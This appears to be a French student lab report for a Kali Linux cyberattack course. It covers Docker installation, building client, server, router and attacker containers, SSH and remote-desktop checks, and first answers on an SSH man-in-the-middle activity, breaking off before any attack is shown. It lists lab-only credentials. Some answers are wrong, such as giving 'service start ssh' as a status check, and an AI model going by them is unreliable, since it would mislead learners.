

TP Test de cyberattaques via Kali Linux

Sommaire:


Analyse.....	2
VM.....	2
Informations sur les machines.....	3
Installation Docker.....	4-5
LAB1.....	6-36
- Installation des images.....	6-7
- Test de ping.....	8
- Connexion SSH.....	9-10
- Configuration du bureau à distance(Etape facultative).....	11-15
- Activité 1 Partie 1.....	15-26
- Activité 1 Partie 2.....	26-31
- Activité 1 Partie 3.....	32-36
Sources.....	37

Analyse:

Ce TP nous a permis d'aborder plusieurs points, comme l'utilisation de docker et ses conteneurs, nous a permis de réaliser plusieurs connexion SSH. Mais ce TP avait pour but principal d'effectuer des tests de cyberattaques comme le MITM ou bien une injection SQL

VM:

Pour ce TP, j'ai utilisé une VM avec comme ISO un debian 11



Informations sur les machines:

Machine	Nom de domaine	Configuration réseau	Applications et services
Serveur sous Debian 12	srvssh.local.sio.fr	Adresse IPv4 : 192.168.56.10/24 Passerelle : 192.168.56.254 Serveur DNS : 192.168.56.10	Service OpenSSH port 22/TCP Service DNS Bind port 53/UDP
Client sous Debian 12	clissh.local.sio.fr	Adresse IPv4 : 192.168.56.11/24 Passerelle : 192.168.56.254 Serveur DNS : 192.168.56.10	Environnement de bureau XFCE Service XRDP port 3389/TCP Client OpenSSH
Attaquant sous Kali Linux	kali.local.sio.fr	Adresse IPv4 : 192.168.56.12/24 Passerelle : 192.168.56.254 Serveur DNS : 192.168.56.10	Environnement de bureau XFCE Service XRDP port 3389/TCP Ettercap Git ssh-mitm Netfilter/Iptables
Routeur sous Debian 12	routeur.local.sio.fr	Adresses IPv4 : eth0 – DHCP eth1 -192.168.56.254/24 Serveur DNS : 192.168.56.10	Netfilter/Iptables

Intitulé de la machine	Nom d'utilisateur	Mot de passe	Ports SSH	Port RDP
Serveur SSH sous Debian 12	etusio	Fghijkl1234*	12222	
Client SSH sous Debian 12	etusio	Fghijkl1234*	22222	23389
Attaquant sous Kali Linux 2023.3	etusio	Fghijkl1234*	32222	33389
Routeur sous Debian 12	etusio	Fghijkl1234*	42222	

Installation Docker:

Docker est une plateforme logicielle qui utilise des conteneurs pour simplifier le déploiement, la gestion et l'exécution d'applications. Les conteneurs offrent une isolation, une portabilité et une gestion des dépendances, permettant ainsi un déploiement rapide et cohérent des applications sur différentes plateformes.

J'ai donc commencé à faire une mise à jour de la liste des paquets pour cela j'ai utilisé la commande ***apt update***

J'ai aussi en ai aussi profiter pour installer les paquets qui seront nécessaires à l'utilisation de docker à l'aide de la commande ***apt install ca-certificates curl gnupg***

```
root@debian:~# apt install ca-certificates curl gnupg
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
ca-certificates est déjà la version la plus récente (20230311).
gnupg est déjà la version la plus récente (2.2.40-1.1).
gnupg passé en « installé manuellement ».
Les NOUVEAUX paquets suivants seront installés :
  curl
0 mis à jour, 1 nouvellement installés, 0 à enlever et 0 non mis à jour.
Il est nécessaire de prendre 315 ko dans les archives.
Après cette opération, 500 ko d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] o
Réception de :1 http://security.debian.org/debian-security bookworm-security/main amd64 curl amd64 7.88.1-10+deb12u4 [315 kB]
315 ko réceptionnés en 0s (4 562 ko/s)
Sélection du paquet curl précédemment désélectionné.
(Lecture de la base de données... 154743 fichiers et répertoires déjà installés.)
```

À l'aide de la commande ***curl -fsSL https://download.docker.com/linux/debian/gpg | gpg --dearmor -o /etc/apt/keyrings/docker.gpg*** et la commande ***chmod a+r /etc/apt/keyrings/docker.gpg*** j'ai ajouté la clé du dépôt docker

```
root@debian:~# curl -fsSL https://download.docker.com/linux/debian/gpg | sudo gpg -- dearmor -o /etc/apt/
keyrings/docker.gpg
gpg: répertoire « /root/.gnupg » créé
gpg: le trousseau local « /root/.gnupg/pubring.kbx » a été créé
```

J'ai ensuite intégrer le dépôt docker dans le fichier source.list et puis j'ai remis à jour les dépôts

```
root@debian:~# echo \
"deb [arch=$(dpkg --print-architecture)] signed-by=/etc/apt/keyrings/docker.gpg https://download.docker.com/linux/debian \
"$(. /etc/os-release && echo "$VERSION_CODENAME)" stable" | \
sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

A l'aide de la commande ***apt install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin***, j'ai installé docker

```
root@debian:~# apt install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  docker-ce-rootless-extras git git-man iptables liberror-perl libip6tc2 libslirp0 patch pigz slirp4netns
Paquets suggérés :
  aufs-tools cgroupfs-mount | cgroup-lite git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb git-cvs
  git-mediawiki git-svn firewalld ed diffutils-doc
Les NOUVEAUX paquets suivants seront installés :
  containerd.io docker-buildx-plugin docker-ce docker-ce-cli docker-ce-rootless-extras docker-compose-plugin git git-man
  iptables liberror-perl libip6tc2 libslirp0 patch pigz slirp4netns
0 mis à jour, 15 nouvellement installés, 0 à enlever et 0 non mis à jour.
Il est nécessaire de prendre 124 Mo dans les archives.
Après cette opération, 459 Mo d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] o
Réception de :1 http://deb.debian.org/debian bookworm/main amd64 pigz amd64 2.6-1 [64,0 kB]
```

La commande ***systemctl status docker*** sur un système Linux est utilisée pour afficher des informations sur l'état actuel du service Docker, j'ai l'ai donc utilisé afin de vérifier que l'installation c'est bien effectuer dans son intégralité

```
root@debian:~# systemctl status docker
● docker.service - Docker Application Container Engine
   Loaded: loaded (/lib/systemd/system/docker.service; enabled; preset: enabl>
   Active: active (running) since Mon 2023-11-06 15:16:08 CET; 24s ago
 TriggeredBy: ● docker.socket
     Docs: https://docs.docker.com
    Main PID: 4680 (dockerd)
       Tasks: 9
      Memory: 30.3M
         CPU: 289ms
    CGroup: /system.slice/docker.service
            └─4680 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/cont>
```

On peut constater que Docker est bien installé sur ma machine
Ensuite, pour ne pas avoir besoin d'utiliser docker en administrateur, j'ai modifié les droits de l'utilisateur en l'ajoutant au groupe docker, a l'aide de la commande ***gpasswd -a root docker***

```
root@debian:~# gpasswd -a root docker
Ajout de l'utilisateur root au groupe docker
```


LAB1 (Installation des images):

Désormais, il est temps d'installer les images

La commande **git clone https://forge.aeif.fr/btssio-labos-kali/lab1.git** ma permis de récupérer le script

```
root@debian:~# git clone https://forge.aeif.fr/btssio-labos-kali/lab1.git
Clonage dans 'lab1'...
remote: Enumerating objects: 141, done.
remote: Counting objects: 100% (134/134), done.
remote: Compressing objects: 100% (134/134), done.
remote: Total 141 (delta 76), reused 0 (delta 0), pack-reused 7
Réception d'objets: 100% (141/141), 771.91 Kio | 9.53 Mio/s, fait.
Résolution des deltas: 100% (77/77), fait.
```

Je me suis ensuite rendu dans le dossier lab1 a l'aide de la commande **cd lab1**

```
root@debian:~# cd lab1
root@debian:~/lab1#
```

J'ai ensuite créer une image personnalisé a l'aide de la commande **bash**

gestion_lab1.sh -i Nom_De_L'image

J'ai commencé par le client

```
root@debian:~/lab1# bash gestion_lab1.sh -i CLIENT
Image est reseaucerta/clientdebian12:lab1
Dockerfile à utiliser est dockerfile_CLIENT
[+] Building 93.1s (11/11) FINISHED                                docker:default
=> [internal] load build definition from dockerfile_CLIENT        0.0s
=> => transferring dockerfile: 2.55kB                             0.0s
=> [internal] load .dockerignore                                  0.0s
=> => transferring context: 2B                                       0.0s
=> [internal] load metadata for docker.io/reseaucerta/basedebian12:1.0 0.4s
=> CACHED [1/7] FROM docker.io/reseaucerta/basedebian12:1.0@sha256:1dae9 0.0s
=> [2/7] RUN apt update -q --fix-missing && apt upgrade -v      && D 81.7s
```

Le serveur

```
root@debian:~/lab1# bash gestion_lab1.sh -i SERVEUR
Image est reseaucerta/serveurdebian12:lab1
Dockerfile à utiliser est dockerfile_SERVEUR
[+] Building 54.6s (12/12) FINISHED                                docker:default
=> [internal] load .dockerignore                                  0.0s
=> => transferring context: 2B                                       0.0s
=> [internal] load build definition from dockerfile_SERVEUR      0.0s
=> => transferring dockerfile: 1.24kB                             0.0s
```

Le routeur

```
root@debian:~/lab1# bash gestion_lab1.sh -i ROUTEUR
Image est reseaucerta/routeurdebian12:lab1
Dockerfile à utiliser est dockerfile_ROUTEUR
[+] Building 21.4s (6/6) FINISHED                                docker:default
=> [internal] load .dockerignore                                0.0s
=> => transferring context: 2B                                   0.0s
=> [internal] load build definition from dockerfile_ROUTEUR    0.0s
=> => transferring dockerfile: 787B                             0.0s
=> [internal] load metadata for docker.io/reseaucerta/basedebian12:1.0 0.7s
=> CACHED [1/2] FROM docker.io/reseaucerta/basedebian12:1.0@sha256:1dae9 0.0s
=> [2/2] RUN apt update -q --fix-missing && apt upgrade -y    20.1s
=> exporting to image                                          0.5s
```

Et pour terminer Kali

```
root@debian:~/lab1# bash gestion_lab1.sh -i KALI
Image est reseaucerta/kalirolling:lab1
Dockerfile à utiliser est dockerfile_KALI
[+] Building 929.2s (20/20) FINISHED                             docker:default
=> [internal] load build definition from dockerfile_KALI       0.0s
=> => transferring dockerfile: 4.50kB                          0.0s
```

Mes 4 images étant désormais installées, j'utilise la commande **docker ps** qui me permet de visualiser tous mes conteneurs en cours d'exécution, donc ici, je retrouve bien mes 4 conteneurs que j'ai créés ci-dessus

```
root@debian:~/lab1# docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS
adfla4243114	reseaucerta/kalirolling:lab1	"/lib/systemd/systemd..."	About a minute ago	Up About a minute
13c50ba8e1a4	reseaucerta/clientdebian12:lab1	"/lib/systemd/systemd..."	3 minutes ago	Up 3 minutes
e96be90332f8	reseaucerta/serveurdebian12:lab1	"/lib/systemd/systemd..."	4 minutes ago	Up 4 minutes
3bbfc236d771	reseaucerta/routeurdebian12:lab1	"/lib/systemd/systemd..."	4 minutes ago	Up 4 minutes

0.0.0.0:12222->12222/tcp, :::12222->12222/tcp, 0.0.0.0:22222->22222/tcp, :::22222->22222/tcp, 0.0.0.0:23389->23389/tcp, :::23389->23389/tcp, 0.0.0.0:32222->32222/tcp, :::32222->32222/tcp, 0.0.0.0:33389->33389/tcp, :::33389->33389/tcp, 0.0.0.0:42222->22/tcp, :::42222->22/tcp routeur-lab1

LAB1 (Test de ping):

Maintenant, je vais effectuer une requete ICMP vers chaque machine
Je vais commenc   par le serveur:

```
root@debian:~# ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.108 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.101 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.102 ms
64 bytes from 192.168.56.10: icmp_seq=4 ttl=64 time=0.040 ms
^C
I-- 192.168.56.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.040/0.087/0.108/0.027 ms
```

Vers mon client

```
root@debian:~# ping 192.168.56.11
PING 192.168.56.11 (192.168.56.11) 56(84) bytes of data.
64 bytes from 192.168.56.11: icmp_seq=1 ttl=64 time=0.099 ms
64 bytes from 192.168.56.11: icmp_seq=2 ttl=64 time=0.097 ms
64 bytes from 192.168.56.11: icmp_seq=3 ttl=64 time=0.041 ms
^C
--- 192.168.56.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2051ms
rtt min/avg/max/mdev = 0.041/0.079/0.099/0.026 ms
```

Vers ma kali-linux:

```
root@debian:~# ping 192.168.56.12
PING 192.168.56.12 (192.168.56.12) 56(84) bytes of data.
54 bytes from 192.168.56.12: icmp_seq=1 ttl=64 time=0.104 ms
54 bytes from 192.168.56.12: icmp_seq=2 ttl=64 time=0.039 ms
54 bytes from 192.168.56.12: icmp_seq=3 ttl=64 time=0.095 ms
^C
--- 192.168.56.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.039/0.079/0.104/0.028 ms
```

Vers mon routeur

```
root@debian:~# ping 192.168.56.254
PING 192.168.56.254 (192.168.56.254) 56(84) bytes of data.
54 bytes from 192.168.56.254: icmp_seq=1 ttl=64 time=0.079 ms
54 bytes from 192.168.56.254: icmp_seq=2 ttl=64 time=0.095 ms
^C
--- 192.168.56.254 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1027ms
rtt min/avg/max/mdev = 0.079/0.087/0.095/0.008 ms
```


LAB1 (Connexion SSH):

J'ai ensuite effectuer un connexion SSH sur chaque machine pour cela j'ai utilisé la commande **ssh etusio@adressesIpdelamachine**

J'ai commencé par me connecter a mon serveur

```
root@debian:~# ssh etusio@192.168.56.10
The authenticity of host '192.168.56.10 (192.168.56.10)' can't be established.
ED25519 key fingerprint is SHA256:1lAZst0M00thJ+CMneQfyK2bp0AmrIAzXyFIKfAI5/s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.10' (ED25519) to the list of known hosts.
etusio@192.168.56.10's password:
Linux srvssh 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
etusio@srvssh:~$ █
```

A mon client:

```
root@debian:~# ssh etusio@192.168.56.11
The authenticity of host '192.168.56.11 (192.168.56.11)' can't be established.
ED25519 key fingerprint is SHA256:1lAZst0M00thJ+CMneQfyK2bp0AmrIAzXyFIKfAI5/s.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.11' (ED25519) to the list of known hosts.
etusio@192.168.56.11's password:
Linux clissh 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
etusio@clissh:~$
```

Mon kali-linux:

```
root@debian:~# ssh etusio@192.168.56.12
The authenticity of host '192.168.56.12 (192.168.56.12)' can't be established.
ED25519 key fingerprint is SHA256:JLJmcT41NncRLOfn1DqaQrNUFJXPLbrYLxIKzW1Wq/c.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.12' (ED25519) to the list of known hosts.
etusio@192.168.56.12's password:
Linux kali 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64
```

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ <https://www.kali.org/docs/troubleshooting/common-minimum-setup/>

(Run: "touch ~/.hushlogin" to hide this message)

```
(etusio@kali) - [~]
$ █
```

Et pour terminer mon routeur:

```
root@debian:~# ssh etusio@192.168.56.254
The authenticity of host '192.168.56.254 (192.168.56.254)' can't be established.
ED25519 key fingerprint is SHA256:1lAZst0M00thJ+CMneQfyK2bp0AmrIAzXyFIKfAI5/s.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.254' (ED25519) to the list of known hosts.
etusio@192.168.56.254's password:
Linux routeur 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64
```


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

```
etusio@routeur:~$ █
```

Configuration du bureau à distance (Etape facultative) :

Pour me connecter a distance sur mes images, j'ai utilisé **REMMINA**
REMMINA est un logiciel libre et open source qui sert de client de bureau à distance. Il prend en charge divers protocoles, tels que RDP, VNC et SSH, permettant aux utilisateurs de se connecter et d'interagir avec des ordinateurs distants.



Ensuite, j'ai commencé a mettre les informations de ma première image, le serveur
IP: 192.168.56.10

Nom d'utilisateur: etusio

Mot de passe de l'utilisateur: Fghijkl1234*

Mon client:

IP: 192.168.56.11

Nom d'utilisateur: etusio

Mot de passe de l'utilisateur: Fghijkl1234*

The screenshot shows the 'Profil de connexion à distance' window with the following configuration:

- Nom: Client
- Groupe: (empty)
- Étiquettes: (empty)
- Protocole: SSH — Shell sécurisé
- Basique tab selected
- Serveur: 192.168.56.11
- Type d'authentification: Mot de passe
- Nom d'utilisateur: etusio
- Mot de passe de l'utilisateur: (masked with dots)
- Fichier d'identité SSH: (Aucun)
- Fichier du certificat SSH: (Aucun)
- Mot de passe de déverrouillage de la clef privée: (empty)
- Commande d'ouverture: (empty)
- Buttons: Annuler, Définir par défaut, Enregistrer, Connexion, Enregistrer et se connecter

Mon Kali-Linux:

IP: 192.168.56.12

Nom d'utilisateur: etusio

Mot de passe de l'utilisateur: Fghijkl1234*

The screenshot shows the 'Profil de connexion à distance' window with the following configuration:

- Nom: Kali Linux
- Groupe: (empty)
- Étiquettes: (empty)
- Protocole: RDP — Remote Desktop Protocol
- Basique tab selected
- Serveur: 192.168.56.12
- Nom d'utilisateur: etusio
- Mot de passe: (masked with dots)
- Domaine: (empty)
- Dossier partagé: (empty)
- Mode admin restreint: ☐
- Hachage du mot de passe: (empty)
- Prise en charge des souris pour gauchers: ☐
- Désactiver le défilement doux: ☐
- Activer le multi-écran: ☐
- Étendre l'affichage sur plusieurs écrans: ☐
- Buttons: Annuler, Définir par défaut, Enregistrer, Connexion, Enregistrer et se connecter

Et pour finir mon routeur:

IP: 192.168.56.254

Nom d'utilisateur: etusio

Mot de passe de l'utilisateur: Fghijkl1234*

Profil de connexion à distance

Nom: Routeur

Groupe:

Étiquettes:

Protocole: SSH — Shell sécurisé

Basique | Avancé | Comportement | Tunnel SSH | Notes

Serveur: 192.168.56.254

Type d'authentification: Mot de passe

Nom d'utilisateur: etusio

Mot de passe de l'utilisateur:

Fichier d'identité SSH: (Aucun)

Fichier du certificat SSH: (Aucun)

Mot de passe de déverrouillage de la clef privée:

Commande d'ouverture:

Annuler | Définir par défaut | Enregistrer | Connexion | Enregistrer et se connecter

Je vais ensuite tester l'ensemble des connexions


Le serveur:

```
Linux srvssh 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov  7 13:33:59 2023 from 192.168.56.1
etusio@srvssh:~$
```


Le client:



```
Client
Linux clissh 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 7 13:31:35 2023 from 192.168.56.1
etusio@clissh:~$
```

Le kali-linux:




PS: Le clavier étant en qwerty, je le passe en azerty a l'aide de la commande:



```
etusio@k
File Actions Edit View Help
(etusio@kali)-[~]
$ setxkbmap fr
(etusio@kali)-[~]
$
```

Le routeur:



```
Linux routeur 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.59-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Tue Nov  7 13:33:54 2023 from 192.168.56.1
etusio@routeur:~$
```

Désormais, je peux accéder a mes images via REMMINA

Activité 1 Partie 1:

Activité 1 – attaque MITM d’un service SSH et mise en place de contre-mesures

Partie 1 – Attaque MITM d’un service SSH:

Q1. Pourquoi l’accès aux machines virtuelles par la console ou l’interface graphique n’est pas possible avec le super-administrateur root ?

L'accès aux machines virtuelles par la console ou l'interface graphique n'est pas possible pour le super-administrateur root en raison de problèmes de sécurité et de gestion. Cela évite les risques de compromettre la sécurité, d'altérer l'isolation des machines virtuelles, de gérer efficacement les ressources et de respecter les politiques de gestion des utilisateurs.

Q2. Expliquer à quoi sert la commande sudo et quels avantages elle a sur l’utilisation de la commande « su - »

La commande **sudo** permet aux utilisateurs d'exécuter des commandes avec des privilèges d'administration tout en restant authentifiés en tant qu'utilisateurs ordinaires. Les avantages de **sudo** par rapport à la commande **su -** incluent une gestion plus précise des privilèges, une journalisation des actions, une sécurité renforcée, une gestion des utilisateurs simplifiée, un contrôle d'accès basé sur des politiques et la préservation de la confidentialité du mot de passe root.

Q3. Quelles commandes permettent de savoir si le service OpenSSH (serveur) est déjà installé et démarré ?

Pour voir si le service OpenSSH(Serveur) est installé/démarré, nous devons utiliser la commande **service start ssh**.

Pour l'installer, nous utilisons la commande **apt install openssh-server**

S'il est démarré, il sera **active** sinon il sera **offline**.

Pour l'activer, nous devons utiliser la commande **service ssh start**

Q4. Indiquer le répertoire où sont stockées les clés publique et privée créées ainsi que le positionnement des permissions appliquées sur les fichiers correspondants. Puis indiquer quel est le fichier de configuration du service SSH.

Les clés SSH sont stockées dans le répertoire personnel de l'utilisateur sous **~/.ssh**. La clé privée se trouve généralement dans un fichier tel que **id_rsa**, et la clé publique dans **id_rsa.pub**. Les permissions des fichiers sont généralement définies de manière sécurisée, avec la clé privée en lecture seule pour l'utilisateur et aucune autorisation pour les autres utilisateurs. Pour le service SSH, le fichier de configuration principal se trouve généralement dans **/etc/ssh/sshd_config**

Q5. Que signifie cette alerte qui est affichée à l'écran ? Devez-vous continuer l'opération ? Pourquoi ?

L'alerte signifie que l'authenticité de l'hôte distant n'a pas encore été établie sur le système. Il faut comparer la clé de chiffrement soit comparé avec les clés présentes dans le fichier « **known_hosts** », cependant le fichier n'existe pas encore et sera créé lors de la première connexion en SSH

Je réponds donc Yes pour que continuer la connexion et donc créer le fichier et la clé de chiffrement

Le fichier known_hosts n'est pas un fichier existant sur la machine client. Ce fichier se crée lors de la première connexion en SSH réalisé au par avant.

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
The authenticity of host 'srvssh.local.sio.fr (192.168.56.10)' can't be established.
ED25519 key fingerprint is SHA256:1lAZst0M00thJ+CMneQfyK2bp0AmrIAzXyFIKfAI5/s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'srvssh.local.sio.fr' (ED25519) to the list of known hosts.
```

Q6. Lors d'une prochaine connexion depuis le même client sur ce serveur, ce message apparaîtra-t-il à nouveau ? Pourquoi ?

